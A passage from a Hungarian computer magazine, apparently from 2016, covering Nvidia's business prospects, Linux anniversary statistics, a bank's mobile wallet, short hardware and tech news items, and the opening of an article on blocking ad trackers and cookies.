Sokan vettek, az Nvidia új GTX 1060/70/80-as szériái szépen fogynak, elárasztották a hazai boltok polcát is. Hetente kaphatunk hírlevelet az új akcióról, jelenleg épp Doom 4 és Gears of War 4 kuponnal árulják őket, és valamelyest az árak is elindultak lefelé. Ha kíváncsi arra, hogy pontosan melyik mire képes, a CHIP DVD-jén megtalálja mind a három részletes tesztjét – a korábbi legnépszerűbb kártyákkal összevetve. Kiderül az is, hogy az AMD első válaszcspapásának (RX 480) sikerül-e megállítania az Nvidiát a középkategóriában.

közül a Microsoft és a Google tud hasonló adatot felmutatni (a Facebook pedig még magasabbat), de olyan szupersikeres cégek, mint az Apple vagy az Amazon, is csak (inkább: „csak”) 40% körül állnak.

▪ Kettő: VR-re készen

2016 a VR éve lesz, legalábbis ez folyik év eleje óta a csapból is. A virtuális valóság megjelenítése ugrásszerű teljesítménynövekedést igényel, és az Nvidia jó érzékkel úgy tervezte és marketingelte az ideit, GeForce 10-es szériát, mint tökéletes válasz erre a kihívásra. Bár a VR berobbanása még várat magára, piacelemzők úgy számolnak, hogy 2020-ra százmilliárdos iparággá fogja kinőni magát. Ez pedig óriási megnyíló piacot és növekedési lehetőséget jelent a forradalomra legjobban felkészült cég számára.

Gondoljunk csak bele: jelenleg a világ pécéinek több mint 90%-a alkalmatlan a jó minőségű VR megjelenítésére. Külön érdemes kiemelni, hogy az Nvidia a notebookokba szánt grafikus processzorainak ideit verzióit is direkt úgy tervezte, hogy azok VR-re alkalmasak legyenek, papíron alig 10%-kal marad el a teljesítményük a desktop változatokétól. Ha a VR bejön, az Nvidia óriásit fog kaszálni rajta. Az más kérdés, hogy tényleg bejön-e, egyelőre lehet még belőle a világ bukása is, de tény, hogy gyakorlatilag az összes nagy techcég hatalmas pénzeket és energiákat tett fel arra, hogy ez lesz a következő nagy technológiai váltás az okostelefonok után.


▪ Három: jönnek az önvezető autók

A lassuló pécéipar mellé az Nvidia remek érzékkel találta meg magának meghódítandó szűz területnek az önvezető autók →



VR-aranybánya

a piacon lévő PC-k kilencven százalékát alkalmatlan a virtuális valóság megjelenítésére – ha bejön a VR, az Nvidia óriásit fog kaszálni





Autós szuperszámítógép

256 CPU-maggal (Drive PX2): az önvezető autóknak kell az extra teljesítmény – pár éven belül az ön autójában is lesz egy hasonló.

Igy tanulnak a gépek

A képen a Facebook GPU-kkal teletömött szervere látható, amely akárcsak az emberi agy, képes villámgyorsan hatalmas mennyiségű képi információ feldolgozására



világát. Nagyon úgy néz ki, hogy a nem is olyan távoli jövőben minden autó guruló számítógéppé válik, ez pedig a VR-hez hasonlóan, csak éppen sokkal nagyobb pályán jelent majd óriási igényt erre specializált hardverre. Januárban jelentették be az Nvidia Drive PX2 autós szuperszámítógépet és ősz elején az ezt életre keltő Parker CPU-t: egy 256 magos processzor, elképesztő, 1,5 teraflopsos számítási teljesítménnyel, mélytanulásra és 4K videostreamek valós idejű elemzésére kihegyezve. A cég ehhez a kínai keresőóriás Baiduval közösen fejlesztett autóvezető mesterséges intelligenciát, amit a Volvóval tesztel, de bejelentkezett rá már a Ford, a BMW és az Audi is. Itt az Intel várható az Nvidia fő vetélytársának, és 2018–2021 közé tippelik elemzők azt az időpontot, amikor az önvezető autók ellepik az utakat – és ez lesz az a pont, amikor a kutatás-fejlesztésbe ölt pénz elkezd fialni egy új, hatalmas piacon.

- Négy: szuperszámítógépek, mesterséges intelligencia

Valamikor 2006–2007 környékén jött rá az Nvidia, hogy a GPU-kban alkalmazott technológiák (elsősorban a számítási feladatok párhuzamosítása) nemcsak arra jók, hogy látványosabb grafikát lehet velük megjeleníteni, de egy csomó más feladatnál is, ami nagy mennyiségű adat feldolgozására vezethető vissza. Akkor még híre-hamva sem volt a mai bigdata- és felhőőrületnek, de a szuperszámítógépek világában a cég

Tesla és Kepler csipjei egyeduralkodók lettek kiegészítő processzorként.

Tekerjünk előre tíz évet: felhőalapon működő mesterséges intelligencia van mindenkinek a zsebében (legyen a neve Siri, Google Now vagy Cortana), és a gépi tanulásban látja mindenki ezeknek a jövőjét. Az Nvidiának egyszer mázlija volt, és ezt azóta sem engedi el, most éppen a Pascal GPU sorozattal hódítja meg a felhőszolgáltatásokban, adatközpontokban és AI-fejlesztésben utazó cégeket. Az Intel ugyan erősen kapaszkodik, de ettől még ez megint egy olyan, brutális fejlődésben levő terület, ahol az Nvidia hardvere a király, és a tapasztalata aranyat ér.

- Öt: akad még itt pár elég vad pletyka

Szeptember végén egy ártatlan állásjelentéssel indult az egész: az Nvidia a maces drivereket fejlesztő csapatába toboroz programozókat. Ezt első hallásra elég meredek úgy fordítani, hogy az Apple a felső kategóriás Macbook Pro modellekben Nvidiára cserélné az AMD-féle grafikus csipeket, de a piac pontosan így értelmezte, önmagában ettől a hírtől közel 4%-ot emelkedett még a kipattanása napján az Nvidia részvényárfolyama. A dolog elemzők szerint egészen logikus lenne, egyrészt ráfér már a Macbook Pro vonalra egy nagyobb hardveres frissítés (2013-ban volt ilyen utoljára), másrészt ha az Apple nem akar kimaradni a VR-őrületből, tényleg akkor jár a legjobban, ha GeForce-ra vált. A pletyka azóta is pletyka

maradt, de ha a 2018-as (talán már a 2017-es?) Macbook Pro generáció az Nvidiától kapja majd a grafikus csipeket, az újabb óriási győzelem, piacbővülés és bevételi forrás lehet a cégnek.

Október elején pedig az a hír röppent fel, hogy a Samsung az első Galaxy S készülék óta az okostelefonjai és tabletei lelkének számító Exynos csipszetben cserélné le az ARM gyártotta Mali GPU-kat az Nvidia megoldására (sőt, még az is felmerült, hogy a Qualcomm Snapdragon processzorait is hasonlóképpen váltják le). Ha ez igaznak bizonyul, az megint csak hatalmas terjeszkedési lehetőséget jelent az Nvidiának.

Száz lábon áll

Láthatjuk tehát, hogy az Nvidia sikertörténete messze túlmutat azon, hogy a pécékbe szánt felső kategóriás grafikus kártyái mostanában elég jól sikerültek. A cég nagyon ügyesen terjeszkedik a pécén túli világban, egyre újabb és újabb területeken veti meg a lábát, és válik fontos piaci tényezővé. Annyira, hogy mostanában már arra figyelmeztetnek a tőzsdei elemzők, hogy a sikorsorozat a cég túlértékelésébe hajszolja a befektetőket, és az Nvidia is úgy járhat, mint az utóbbi időkben az Apple jár rendszeresen: hiába dönt bevételi csúcsokat, válik a világ legértékesebb és legnagyobb leggazdagabb vállalatává, az elvárások minden rekord után még nagyobbak lesznek, amit egy idő után már képtelenség teljesíteni. 📉

25 évnyi Linux

1991 őszén **Linus Torvalds** bemutatta a rendszermagját annak az OS-nek, amely a világ leghíresebb nyílt forrású operációs rendszere lett.

ANDREAS HENTSCHEL

Az első Linux rendszermag verziószáma 1991. 09. 17-én
0.0.1

Az évfordulós Linux rendszermag verziószáma 2016. 09. 15-én
4.7.4

Az első rendszermag forráskódjának ekkora részét írta Linus Torvalds
100%

A 4.7-es rendszermag forráskódjának ekkora részét írta Linus Torvalds
2% alatti

Linux asztali OS-felhasználók száma világszerte
87 080 822

A szuperszámítógépek Top500 listájából ennyin fut Linux
485

Az első, de mind a mai napig fejlesztett Linux-disztribúció, a Slackware megjelenésének éve
1993

Átlagban ennyi Linux rendszermag-foltot fogadnak el egy nap
185

A Linux rendszermagon eddig ennyi munkaevényt dolgoztak
41 000

Ez a munkamennyiség nagyjából ekkora összeget jelent
5 000 000 000 \$

Az 1.0 Linux verzió forráskódjainak száma
170 581

A 4.7 Linux verzió forráskódjainak száma
21 712 846

Változtatások száma a 4.6 és 4.7 verzió között
12 283

Ennyi fejlesztő dolgozott a 4.7-es rendszermagon
1582

Ennyi cég járul hozzá a rendszermag elkészüléséhez
222

A legaktívabb fejlesztő, Alex Deucher által létrehozott kódsorok száma
37 185

A Linux piaci részesedése világszinten 2011 júliusában
0,76%

A Linux piaci részesedése világszinten 2016 júliusában
1,42%

A Windows Vista piaci részesedése világszinten 2016 júliusában
1,19%

A Windows 10 piaci részesedése világszinten 2016 júliusában
21,3%

A Windows 7 piaci részesedése világszinten 2016 júliusában
36,8%

A Debian Linuxban 2016 során felfedezett sérülékenységek száma
278

Az Ubuntu Linuxban 2016 során felfedezett sérülékenységek száma
238

A Windows 10-ben 2016 során felfedezett sérülékenységek száma
113

A licencköltség, amit München városa megspórolt a 2009-es Linuxra váltása óta
10 000 000 €

Az összeg, amit a Linux Foundation fizet évente Linus Torvaldsnak, hogy folytassa a munkát
10 000 000 \$


Az új kernel verzió fejlesztésével töltött napok száma
63

A forráskódban található különféle szitokszavak száma
kb. 370

Ebben az évben lett Tux a pingvin a Linux jelképe
1996

Minimális jelenlét

Az asztali gépek terén többen használnak Linuxot, mint Windows Vistát. De ez az összehasonlítás csak része a teljes képnek. A mobilpiacon a nyílt forráskódra épülő Android messze a legnépszerűbb OS.



Fizess a telefonoddal

A mobilszolgáltatók digitális tárcája egyelőre nem túl népszerű, ezért a Gránit Bank teljesen független megoldáshoz folyamodott, és saját mobiltárca-szolgáltatást indított.

A GRÁNIT Bank szeptember közepén indította útjára saját digitális pénztárca szolgáltatását, a GRÁNIT Pay szolgáltatást. A GRÁNIT Pay lehetővé teszi, hogy a bank ügyfelei a bankkártya helyett az NFC-képes telefont vagy okosórát használják fizetéshez – és a legjobb az, hogy mindezt extra havi díj, újabb bankkártya igénylése vagy a telefonszolgáltató felkeresése nélkül van lehetőség. A GRÁNIT Pay-hez a telefonon kívül legalább Android 4.4-es operációs rendszer szükséges (az iOS nem támogatott, hiszen az Apple nem teszi lehetővé az NFC használatát külső fejlesztők számára), és persze egy, a GRÁNIT Banknál vezetett számla és kártya is kell. A szolgáltatásra a bank okostelefonos alkalmazásával lehet regisztrálni, a digitális pénztárca pedig egyetlen gombnyomással állítható. A folyamat néhány percig



tart csupán, aktiválás után pedig a kártya telefonba költöztetett mását azonnal fogjuk is tudni használni. A fizetés minden olyan helyen lehetséges, ahol PayPass fizetésre van mód – és a szabályok is hasonlóak, vagyis 5000 forint alatt egyszerűen

az érintéssel fizethetünk, felette pedig PIN-kód megadására is szükség van.

A technológiai háttérrel a MasterCard biztosítja, mégpedig ugyanazzal a rendszerrel, amely az Apple Pay, a Samsung Pay és a Google Pay mögött is áll. A tranzakciók lebonyolítását az MDES, vagyis a MasterCard Digital Enablement Service

végzi, amely tokenek (egyszer használatos digitális kulcsok) segítségével garantálja a kártya adatainak biztonságát: sosem a bankkártyaadatokkal, hanem az egyszer használatos azonosítókkal történik a fizetés, így a visszaélés lehetősége gyakorlatilag nulla. A rendszer internetkapcsolat nélkül is működik, ebben az esetben azonban legfeljebb 10 alkalommal fizethetünk, utána mindenképpen a netre kell kapcsolódnunk az újabb fizetés előtt.

A GRÁNIT Bank közepes méretű banknak számít Magyarországon, a szolgáltatások fejlesztésében azonban vitathatatlanul az élen jár. És ez jó, mert a nagy bankokat is magával húzhatja, és végre joggal bízhatunk abban, hogy a digitális pénztárcák száma idehaza is szépen bővülésnek indul.

Érthetetlen Microsoft

A vállalat közölte, hogy novembertől nem lehet egyesével válogatni a frissítések között, a patch kedden megjelent valamennyi csomagot fel kell majd telepítenie annak, aki szeretné, hogy gépén az operációs rendszer legfrissebb állapotú verziója fusson. A Microsoft a döntést azzal magyarázza, hogy így elkerülhető, hogy egy folt véletlenül maradjon ki, illetve hogy a módosítás segít megelőzni a fragmentációt is. Habár kétségtelen, hogy ezen érvek mögött van valami, a helyzet az, hogy a kötegelésből probléma is lehet – ha például egy frissítéssel ismert gond van, nagy baj, ha semmilyen mód nem lesz a megkerülésére.



SSD-ket dobott piacra a WD

Megtörtént, amire nagyon sokan vártak: a világ legnagyobb merevlemezgyártója, a Western Digital is belépett az SSD-k piacára. A lépés senkit nem érthetett váratlanul, hiszen már korábban is tudni lehetett, hogy csak idő kérdése, hogy ez mikor történik meg; de persze az is tolt egy nagyot az SSD-k szekerén, hogy a WD a nyár folyamán megvásárolta a memóriakártyákat és SSD-ket is gyártó SanDisket. Igazodva a jelenlegi termékstruktúrához, a 2,5 colos normál tokban és M.2-es formátumban is megjelenő adattárolók a WD Blue és a WD Green sorozatba integrálódnak majd.

Természetesen a nagyobb teljesítményű modellek a WD Blue termékcsaládba tartoznak majd; az SSD-k kapacitása 250, 500 vagy 1000 GB lesz, 545 MB/s-os olvasási és 525 MB/s-os írási sebesség mellett. A WD Green termékcsalád két új meghajtót kap, amelyek a belépőszintet fogják képviselni. Elsősorban nem az SSD-k teljesítménye lesz az, ami gyengébb (az 540 MB/s-os olvasási és 405 MB/s-os írási sebesség a gyakorlatban csak kis lemaradást jelent), hanem a kapacitás, mivel a zöld verziókat a WD csak 120, illetve 240 MB-os méretben fogja piacra dobni.

Titkos Facebook

A közösségi oldal még nyáron kezdett el titkosított üzenetekkel kísérletezni, amelyek egyik előnye – a nyilvánvalón túl persze –, hogy lejáráttal lehet őket felvértezni. Vagyis az üzenet elküldésekor kérhetjük, hogy az megadott időn belül (5 másodperc és 24 óra között bármi) semmisítse meg önmagát. Fontos megjegyezni, hogy a Facebook Messenger az üzenetek küldését már most is titkosított csatornán végzi, az új lehetőség abban nyújt többlet, hogy egy extra réteg beiktatásával az információkat immáron maga a Facebook sem fogja látni – és így mondjuk rendőrségi megkeresésre sem fogja őket tudni kiadni.

Nincs jackdugó az iPhone 7-esen

Természetesen ezt megírtuk az előző számban is, amikor az Apple két új telefonját részletesen is bemutattuk, azonban kötelességünknek érezzük még egyszer nyomatékossítani ezt, miután néhány vicces kedvű felhasználó feltett a YouTube-ra egy olyan videót, amiben fúróval készíteneek aljzatot a fülhallgató számára. A kommentár szerint az Apple nem távolította el magát a csatlakozót, hanem csak eltakarta. A helyzet viszont az, hogy a telefonban tényleg nincsen jackdugó; ha fúrunk egy lyukat az iPhone 7 aljára, akkor valóban be fogjuk tudni oda dugni a fülest, de hogy szólni nem fog, az teljesen biztos. Mint ahogyan az is, hogy a mobil tőbbé nem indítjuk el. És persze nem árt az eszünkbe vélni azt sem, hogy a garancia hülyeség ellen nem véd!

50 000

Ha a SanDisk 1 TB-os memóriakártyája forgalomba kerül, akkor az adattárolóra 20 MP-es felbontást feltételezve legalább 50 ezer fotót lehet majd rögzíteni.



A Mercedes az utasokat védi

Az önvezető autók terjedése egy sor morális dilemma elé állítja a fejlesztőket: például be kell programozni az autót olyan esetek kezelésére is, amikor dönteni kell arról, hogy az úttestre lelépő gyalogosok vagy az autóban utazók testi épsége a fontosabb. A Mercedesnél úgy gondolkodnak, hogy minden esetben az autóban ülők biztonsága kapjon prioritást, ami jó döntésnek tűnhet, ha azt veszszük figyelembe, hogy az önvezető autók elvileg mindig betartják a szabályokat, tehát maguktól nem idéznek elő veszélyes helyzeteket. A helyzet ugyanakkor ennél véleményünk szerint sokkal bonyolul-

tabb, hiszen nem mindegy, hogy az autó elé kerülő gyalogos kicsoda, és persze az sem, hogy hogyan és miért került az úttestre. Ha például egy gyerek szalad ki a jármű elé, akkor sokan nemcsak ösztönösen, hanem tudatosan is cselekszenek, amikor elrántják a kormányt, nem törődve a következményekkel – de hogy valóban ez a jó döntés, azt befolyásolja az is, hogy az autóban csak a vezető utazik-e vagy esetleg a saját gyerekei is. A példa egyszerű, de szerintünk jól mutatja, hogy az önvezető autóknak nagyon sok kihívással kell szembenézniük, és nem biztos, hogy mindenre van jó megoldás.

USB 3.1 SATA-vezérlő a VIA-tól

Az újdonság elsősorban azért érdekes, mert ez az első olyan megoldás, amely egyetlen chipben tartalmazza az összes olyan áramkört, ami egy ilyesfajta átalakító esetében szükséges. A VL716-os számú lapka ráadásul nemcsak a klasszikus csatlakozóval támogatja az USB 3.1 szabványt, hanem USB-C csatlakozó kiépítéshez is használható. „Másik oldalán” SATA III kontroller van, 10 Gbps-os sebességgel, így az átalakító kiválóan használható akkor is, ha nem hagyományos merevlemez, hanem SSD-t szeretnénk külső meghajtóként használni. 6×6 mm-es mérete ellenére még a feszültségszabályozó szerepét is magára vállalja. A gyártók számára előny, hogy csökkenthetik a gyártási költségeket. USB-C nélküli, SATA II-es verzió is létezik, VL715 névvel.

Láthatatlan fény is lehet hasznos

A LIFX neve mindenkinek ismerős lehet, aki keresett már olyan LED-es égőt, amelynek fényét okostelefon segítségével (is) lehet szabályozni. A fejlesztő ezúttal egy olyan új típust dobott piacra, amely láthatatlan – egészen pontosan infra – fényt is ki tud bocsátani. Amellett, hogy az égő normál fényforrásként is használható, az infra segítségével az éjjellátó kamerák hatótávolságát lehet alaposan megnövelni. Az égők darabja 80 dollárba kerül, de ez a költség elhanyagolható azzal összehasonlítva, amennyit egy dedikált megoldás kiépítése elvinne. Az E27-es foglalatba illeszkedő égő szórt fényt bocsát ki, 1100 lumenes fényárama pedig nagyjából egyezik egy 80 wattos hagyományos izzóéval – viszont a LIFX égőjének csak 11 watra van szüksége a működéshez. A gyártó nemcsak foglalatba illeszthető égőt, hanem LED-szalagot is készít infra fénykibocsátás képességével; a szalag 2 méter hosszú, és 90 dollárba kerül, de ha ez rövid, akkor természetesen van lehetőség bővíteni, még hozzá méterenként 30 dollárért.


A legnagyobb memóriakártya

A SanDisk saját korábbi rekordját megdöntve a Photokina 2016 kiállításán bemutatta a világ legnagyobb kapacitású, 1 TB-os memóriakártyáját. A vállalatot nyár közepén vásárolta meg a Western Digital, így a rekordot félig-meddig ez a gyártó is jegyzi. A kártya ugyan még csak prototípus, de a SanDisk minden erejével azon van, hogy az év hátralevő részében beindulhasson a tömeggyártás. Azt sajnos még nem lehet tudni, hogy pontosan mennyit kell majd az adattárolóért fizetni, de ha abból indulunk ki, hogy az

512 GB-os verzióért 100 ezer forintot is elkérnek, akkor biztos, hogy olcsó az 1 TB-os verzió sem lesz. A kártya működési sebessége 100 MB/s körüli, ami bőven elég ahhoz, hogy kiváló minőségű 4K-s, illetve 260 fokos videókat rögzítsünk, de azért látni kell, hogy ez a tempó annyira nem szédítő: ha a kártya teljes tartalmát fel szeretnénk másolni egy merevlemezre, akkora ahhoz legalább 3,5 órára lesz szükségünk. Nem lennénk meglepve, ha éppen azért nem dobja piacra a kártyát a gyártó, hogy a sebességen csiszoljon kicsit.




SEMMI
ADATOT
SEM KI NEK!



Az interneten senki sincs biztonságban: adatainkat ellophatják, kicsalhatják, reklámcélokra felhasználhatják, különböző szervezetek pedig tárolhatják és elemezhetik őket. Cikkünkben teszünk arról, hogy ez ne így legyen!

MARKUS MANDAU/ROSTA GÁBOR



A mikor fellépünk az internetre, nem egyszerűen olvasunk, beszélgetünk vagy filmet nézünk, hanem ki nem mondott szövetségre lépünk a netszolgáltatóval, a weboldal tulajdonosával és az állami szervekkel is abban, hogy az olcsó és jó minőségű kapcsolatért saját személyes adatainkkal fizetünk. Ez háromféle módon történik: az adatok segítségével a cégek sokkal jobban célzott reklámokkal tudnak bombázni minket, így valószínűbb, hogy vásárolunk, a reklámcégeknek pedig több pénz üti a markát. Nincs is ezzel semmi baj, hiszen ebből a pénzből lehet ingyenes a Facebook, a Google, de az így befolyó összegből landol az Apple-nél és a Microsoftnál is, hogy fenntarthassák például az iCloudot vagy a OneDrive-ot, a levelezőszervereket és a felhőszolgáltatásokat.

Snowden óta tudjuk azt is, hogy a rendőrség, a hírszerzés és más szolgáltatók is aktívan figyelik az internetet, egyes országokban pedig még a szolgáltatót is kötelezik arra, hogy bizonyos ideig őrizze meg ügyfelei adatforgalmát.

Mindezek fényében mindenkinek magának kell eldöntenie, hogy mennyi „legális adatlopást” hajlandó még elviselni – arról azonban nincs szó, hogy kötelező lenne bármennyit is megosztani. A következő oldalakon most bemutatjuk azokat az eszközöket, amelyekkel a kiszivárgó adatmennyiséget minimalizálhatjuk.

Nyomunkban a reklámpiar

Az online, weben megjelenő reklámokat nem kell senkinek sem bemutatni, és az ellenük folyó harc eszközei is ismertek. A PageFair nevű reklámkiszolgáló cég például 2015-ben több mint 200 millió aktív adblocker-telepítést regisztrált, és a szám azóta is töretlenül növekszik. Ebben az évben pedig az okostelefonok kora is eljött, szintén a PageFairtól származó adat, hogy 400 millió okostelefonra kerülhet hasonló szoftver.


A reklámbevételekből élő weboldalnak ez súlyos csapás, így nem meglepő, hogy többen is olyan megoldásokhoz nyúltak, amelyek adblocker észlelésekor például nem engednek továbblépni a nyitóoldalról, vagy rögtön az előfizetéses formára irányít. Azok, akik viszont csak adataikat szeretnék védeni, most két tűz közé kerültek, ugyanis az online hirdetések kéz a kézben járnak a személyes adatok begyűjtésével: bárki, aki egy ilyen reklámmal dolgozó oldalra téved, tapasztalhatja, hogy

ezek a reklámok számtalan helyről érkeznek, és ezen helyek nagy része egy süti is generál, amivel elemezni tudja szörfölési szokásainkat. Ahogy a lent látható, a Lightbeam böngészőmodullal készített elemzés is mutatja: a weboldalak látoga- →

Elemzés


A Lightbeam modul megmutatja, hogy egy oldalról hány nyomkövető ▲ érkezik gépünkre ●.

> Szűrés nélkül nemcsak sok süti kerül a számítógépre, de ezek több weboldalon is követnek minket.
> A megfelelő szűréssel megoldható, hogy csak kevés adat szivároghon ki, ami nem elég profilozásra.




Kémekek a böngészőben

Az uBlock Origin nevű kiegészítő különböző feketelisták segítségével hátrítja el az utánunk szaglászó szolgáltatásokat.



DNS-rejtekhely a routerben

A szolgáltató által biztosított DNS-szerverek helyett használjuk az Alternate-DNS szolgáltatás szervereit, így IP-címünk és a felkeresett weboldalak címe kevésbé szivárogni. A használandó DNS-szervert a routerben állítsuk be.



Szupersütik támadása

A BetterPrivacy nevű kiegészítővel nemcsak a hagyományos, de olyan speciális, hosszú életű sütik is törölhetők, amelyek például a Flashre épülnek.

tásával rengeteg, a DoubleClickhez vagy a Dyntrackerhez hasonló hirdetési szolgáltatóhoz és társaihoz tartozó kód darabok maradnak gépünkön.

Bár a sütik a felhasználó személyét nem fedik fel, de arról tudósítanak, hogy mikor, mennyi ideig, és áttételesen miért volt az adott weboldalon. Ezen adatok magántulajdonban tartásához többféle böngészőmodult használhatunk, ezek általában három irányból dolgoznak: blokkolják a hirdetéseket, megakadályozzák a sütik telepítését és a szkriptek futtatását is. Erre a komplex védelemre azért van szükség, mert technikailag a három dolog igencsak összefügg, például úgy, hogy a sütikből származó adatok alapján az online érkező szkriptek dinamikusan más és más hirdetéseket töltenek be az oldalra. A magánjellegű adataikért aggódó szörfösöknek el kell döntenie, hogy melyik adblockert részesítik előnyben. Sokak kedvence például az *Adblock Plus*, amelyet a tulajdonos Eyeo szerint körülbelül 100 millióan használnak. Sajnos az *Adblock Plus* üzleti modellje olyan, hogy a program nem nyújt százszázalékos biztonságot, egy fehérlistára való feliratkozással ugyanis a weboldalak hirdetéseit átjuthatnak a szűrőn. A cég ugyanakkor nagy hangsúlyt fektet az „elfogadható hirdetések” elképzelésre, amelynek lényege, hogy erre a fehérlistára csak a kulturált, nem túl harsány és zavaró reklámok jutnak fel.

Moduláris védelem

Az *Adblock Plus* új üzleti modellje nem mindenkinek nyerte el a tetszését, így az alternatív megoldások népszerűsége is növekszik, ezek közül pedig az *uBlock Origin* tűnik a befutónak. A projekt nyílt

forráskódú és nem üzleti alapú, az *Adblock Plus*hoz hasonlóan pedig folyamatosan frissülő feketelisták segítségével működik. Ezen listák közül a legismertebb az *EasyList*, amely már több mint tíz éve létezik, rendszeresen karbantartott és szintén nyílt licenccel, szabadon felhasználható.

